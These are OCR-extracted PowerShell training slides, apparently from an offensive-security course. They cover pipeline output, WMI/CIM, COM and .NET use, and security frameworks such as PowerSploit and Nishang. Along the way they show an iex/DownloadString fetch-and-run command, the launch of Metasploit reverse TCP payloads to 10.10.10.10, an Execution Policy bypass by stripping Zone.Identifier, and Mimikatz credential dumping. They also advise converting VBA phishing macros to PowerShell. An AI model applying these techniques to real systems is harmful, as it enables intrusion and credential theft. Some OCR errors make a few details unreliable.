
```
Get-Process | ConvertTo-CSV | Out-File processes.csv
```

- Console only, not ISE `Out-Host -Paging`



Managing Output (2)


Exporting and importing CSV or XML is easy and useful in PowerShell. Usually, each object is its own record, each attribute a column. If you use Export-CSV to save to a file, you can Import it back in later and continue processing on the data easily. If for some reason, you want CSV formatting but not as a file quite yet, using ConvertTo-CSV then |Out-File will give you that granularity. Also note that Out-Host -paging works only in the console, not in ISE.



Using Out-GridView -PassThru


Here is an example of using Out-Gridview -PassThru. We use Get-Process, which passes all running processes to Out-Gridview. When used with -Passthru, Out-GridView allows record selection and two buttons: OK and Cancel. After records have been selected, typically with CTRL+click or SHIFT+click, OK sends the selection as a list of objects to the next command. Here that next command is Stop-Process, which kills each process.

Note that the 5 instances of calc were started with a range. That range was created and sent via the pipe symbol as a list to the next. The next command is a foreach symbol and script block, which just contains Start-Process and the positional parameter calc. So for each item in the list (1, 2, 3, 4, and 5), run Start-Process calc.



Don't Memorize, Discover!


You may be saying, "Those features are great, but how do I know where to start?" The beauty of PowerShell's Object introspection is you don't need to memorize; you can discover or rediscover what the possibilities are. For example, if you know you want a command to work with XML, you can try Get-Help and surround the noun with wildcards. If you want to see the output options, use Get-Help Out* to find them.



Discover Based on Parameters

Sometimes you need to look for cmdlets that do something you need, but it's a subfeature of another cmdlet and not part of the cmdlet name. Let's say you want to work with Alternative Data Streams (ADS). You can use Get-Command with -ParameterName to search for all cmdlets that have Parameters named stream. Here we use the cmdlet Where-Object (shortcut using just Where) comparing the ModuleName field with 'Microsoft.*'. Then the pipeline passes every matching cmdlet to Get-Help -ShowWindow, which opens a help window for each cmdlet.

This is a great example of discovering features, especially because one of the matches isn't exactly what we wanted. Note that Out-String uses -Stream to mean something different than an Alternative Data Stream in NTFS. This specific example is useful for mining downloaded content on a victim. (Zone.Identifier is the name of the ADS.) Removing the ADS of a PowerShell script is another way to bypass the Execution Policy that prevents downloaded scripts from running in PowerShell.



Out of Prepackaged Options? Third-Party PowerShell

You may find yourself asking, "Is there already a PowerShell script for this?" Usually, you can find at least snippets with your favorite search engine. Some of the more common supplemental scripts are packaged into the PowerShell Community Extensions project (referred to as PSCX and found at https://pscx.codeplex.com/). The popularity of many of the scripts, such as Get-FileHash, caused them to be included in later versions of PowerShell. The PowerShell Code Repository at http://poshcode.org/ has many scripts and modules as well, but not distributed in a large package like PSCX.

A newer aspect of software installation is using two newer package managers for Windows. NuGet is designed to help .NET developers manage their libraries. NuGet could help find that .NET assembly needed for building your own PowerShell script or module. Chocolatey is something many people should have anyway. Chocolatey is designed to be the final say in Windows package management. Chocolatey includes many PowerShell tie-ins that NuGet does not directly implement. The primary Chocolatey command, choco, behaves like apt-get on Debian-based Linux distributions.

Chocolatey has an easy install command from within PowerShell (as long as your ExecutionPolicy does not block it):

```
iex ((new-object
net.webclient).DownloadString('https://chocolatey.org/install.ps1'))
```

To search for PowerShell related packages, run the following command in PowerShell:

```
choco search powershell -Verbose | Out-Host -Paging
```

PowerShell Security Modules and Scripts

- PowerSploit:
  - First PowerShell Offensive Framework
  - Metasploit integration and Capstone disassembler
  - Invoke-NinjaCopy and Invoke-Mimikatz
- PoshSec Framework – not just a GUI:
  - Real-world tasks with security baked in
- Other valuable security-related PowerShell:
  - Nishang Framework
  - PoshSecMod
  - Kansa Incident Response Framework

PowerShell Security Modules and Scripts

PowerSploit was the first PowerShell framework for offensive security tasks and is still being developed. Some highlights of PowerSploit include Invoke-Mimikatz (plaintext password dump by scraping RAM) and Invoke-NinjaCopy (read from locked files).

Earlier slides mentioned PoshSec as a GUI alternative to PowerShell ISE. PoshSec includes modules for everyday IT tasks but written with security posturing in mind. Scripts included often replicate existing features, but are simply easier to use (such as Domain Object scripts that do not require the Active Directory Management Tools to be installed, as opposed to the Microsoft-provided ones such as Get-ADComputer).


Dave Hull's Kansa project (https://github.com/davehull/Kansa/) is a framework for incident response and analysis. Nishang (https://github.com/samratashok/nishang) is another offensive framework that includes a variety of useful self-contained scripts, including post exploitation and exfiltration. Dark Operator releases his PowerShell contributions under a large PoshSecMod (https://github.com/darkoperator/Posh-SecMod) module.

Don't confuse PoshSec Framework with Dark Operator's PoshSecMod. PoshSecMod is a collection of PowerShell modules useful to infosec tasks. Most notably, the Metasploit cmdlets use the Metasploit API, instead of merely wrapping msfvenom like most Metasploit helpers.

We'll cover more about PowerShell Metasploit helpers specifically later.

Starting and Stopping Processes

- Using `Start-Process` and `Stop-Process -Confirm`




```
PS C:\> Get-WmiObject -Class Win32_process -Filter
"name like 'met%'" | Select ProcessID, CommandLine
```


Starting and Stopping Processes


Remember, the classic way of starting a process by simply entering the filename works. But with PowerShell's Start-Process cmdlet, we can do this over a remote session, as well as use the process as an object in PowerShell.

```
Start-Process .\met1111.exe -ArgumentList LMHOST=10.10.10.10
Get-Process met* | Stop-Process -Confirm
```

This example is starting three Metasploit reverse TCP payloads, each one using a different destination TCP port (1111, 2222, and 3333). If we want to kill the met1111.exe by matching on the argument (LHOST=10.10.10.10), we have to use the CommandLine attribute via WMI's Win32_Process class. The resulting Process objects can then be piped to the Stop-Process cmdlet.

```
PS C:\> Get-WmiObject -Class Win32_process -Filter "name like 'met%'" |
Select-Object ProcessID, CommandLine | Stop-Process -Confirm
```


The -Confirm parameter is useful for action cmdlets as well; for when a precise match isn't worth the time, -Confirm prompts for each object. This is great for killing malicious or awkward processes. The -Confirm and -Verbose parameters are often set when invoked. Sessions have $VerbosePreference and $ConfirmPreference set by default, but to enforce confirming every action, adding -Confirm:$true parameter will always ask, regardless of the $ConfirmPreference setting.



WMI versus CIM in PowerShell

Microsoft has included Windows Management Instrumentation (WMI) as a part of Windows since Windows 2000. Until PowerShell, these features were primarily used from Visual Basic scripts, .NET-compiled assemblies, or the wmic.exe command-line tool (included with non-home versions of Windows). WMI allowed for class object access, including calling public methods for creating and destroying instances. WMI requires DCOM to be used over Microsoft RPC ports. You can see the WMI cmdlets in PowerShell with Get-Command *WMI*. PowerShell 3.0 implemented Common Information Model (CIM), which can be used with WMI or more generically with non-Windows resources. Because it is a more abstract interface, syntax is a little more cumbersome and obtuse than interacting directly with WMI. When correctly implemented, CIM is faster, using WS-Man protocol over SOAP connections as Windows Remote Management (WinRM). This technique requires appropriately signed certificates and standard web TCP ports. CIM cmdlets can be forced to use DCOM instead.

If you want to adapt a PowerShell attack to work on an earlier version of Windows Management Framework (WMF), you might have to find alternative ways using WMI instead of CIM. You need to research the differences with search sleuthing and object introspection in PowerShell.



Using COM Objects in PowerShell

One of the possible ways Windows applications can communicate with each other is the Common Object Model (COM). This includes third-party software interacting with the Windows userland. The example here leverages the capability of the shell object to extract ZIP compressed files. The example code above creates a custom object, instantiated as shell.application, and extracts out each item. There is no built-in way to do this with cmd.exe, explorer.exe, or PowerShell. Because COM has a long history of supported use on Windows, features such as this are easily wrapped in a PowerShell module and are extremely likely to continue to run correctly across different Windows systems.

Using Visual Basic for Applications (VBA) payloads in Excel and Word macros is an excellent phishing attack vector. VBA already has access to COM objects, but sometimes is filtered by email servers or detected by signatures in antivirus products. Converting these payloads into PowerShell scripts has a higher success rate at the moment, though malware is starting to use PowerShell stages as well. You might also find that other Shell extensions for encryption or cloud storage are easy to access with PowerShell instead of GUI control.

Using .NET Objects in PowerShell

- Using .NET objects in PowerShell is blessed way to interact with Windows API:
  - Public Functions
  - Reflection
- Generally, most cmdlets are C# with .NET
- Example: echo monkey | sha1sum

Using .NET Objects in PowerShell

Similar to COM interaction, .NET features of PowerShell provide applications a way to interact. Public functions are available to PowerShell. A .NET technique to instantiate an object by type, called reflection, is possible with PowerShell. Using .NET objects is similar to using COM objects in PowerShell. Current versions of PowerShell can use cmdlets written in PowerShell; previously, all cmdlets had to be compiled, typically in C#. In this example, a sha1sum is calculated from the string "monkey`n" (remember the backtick is the escape character in PowerShell, making "`n" a new line instead of "\n"). When you find yourself in a situation in which the application uses hashes for authentication, reproduce the hashing the same way for your password guessing attacks. The following is the equivalent of "echo monkey | sha1sum" on Linux.

```
$msg="monkey`n"
$hash=""
$sha1 = New-Object System.Security.Cryptography.SHA1Managed
$sha1.ComputeHash([Char]]$msg) | % {$hash += $_.ToString("x2")}
$hash
```

Alternatively, to calculate the SHA1 hash of entire file, simply read the file as bytes:

```
$datafile = 'C:\scripts\data.txt'
$hash=''
$sha1 = New-Object System.Security.Cryptography.SHA1Managed
$data =[io.File]::ReadAllBytes($datafile)
$sha1.ComputeHash($data) | %{$hash +=$_.ToString("x2")}
$hash
```

Pipe Problems with Properties

- `Get-WmiObject` outputs different names:
  - ProcessID instead of ID
  - ProcessName instead of Name
  - `Stop-Process` wants ID, Name, or Process Object
- See this with `Stop-Process` Syntax:

```
Get-Help Stop-Process |
Select-Object -ExpandProperty Syntax
```

  - Or take advantage of Object notation

```
(Get-Help Stop-Process).Syntax
```



Pipe Problems with Properties

Continuing down our example of killing processes, let's look at how the pipeline works. If we use Get-WmiObject to get at the CommandLine field (because it's not immediately available from Get-Process), we'll have a parameter name mismatch. Get-WmiObject labels the process ID to be ProcessID, but the Stop-Process cmdlet expects it to be labeled ID. Similarly, the ProcessName doesn't match Name in the Stop-Process cmdlet. Your attack tool might make an assumption on input names. You need to understand the object pipeline and a little bit of block scripting to make the payload work. Keep in mind this is a classic PowerShell task, so manipulating the object pipeline could help you hijack an administrative script or tool.

Paying close attention to error messages or carefully reading Help pages is the easiest way to see what parameter names are used in the SYNTAX section.

Working with Syntax Problems

- Sample Stop-Process Syntax



- One solution is to rename ProcessID to ID:
  - Use an expression to build an array of Name, ID
  - Confirm with Get-Member

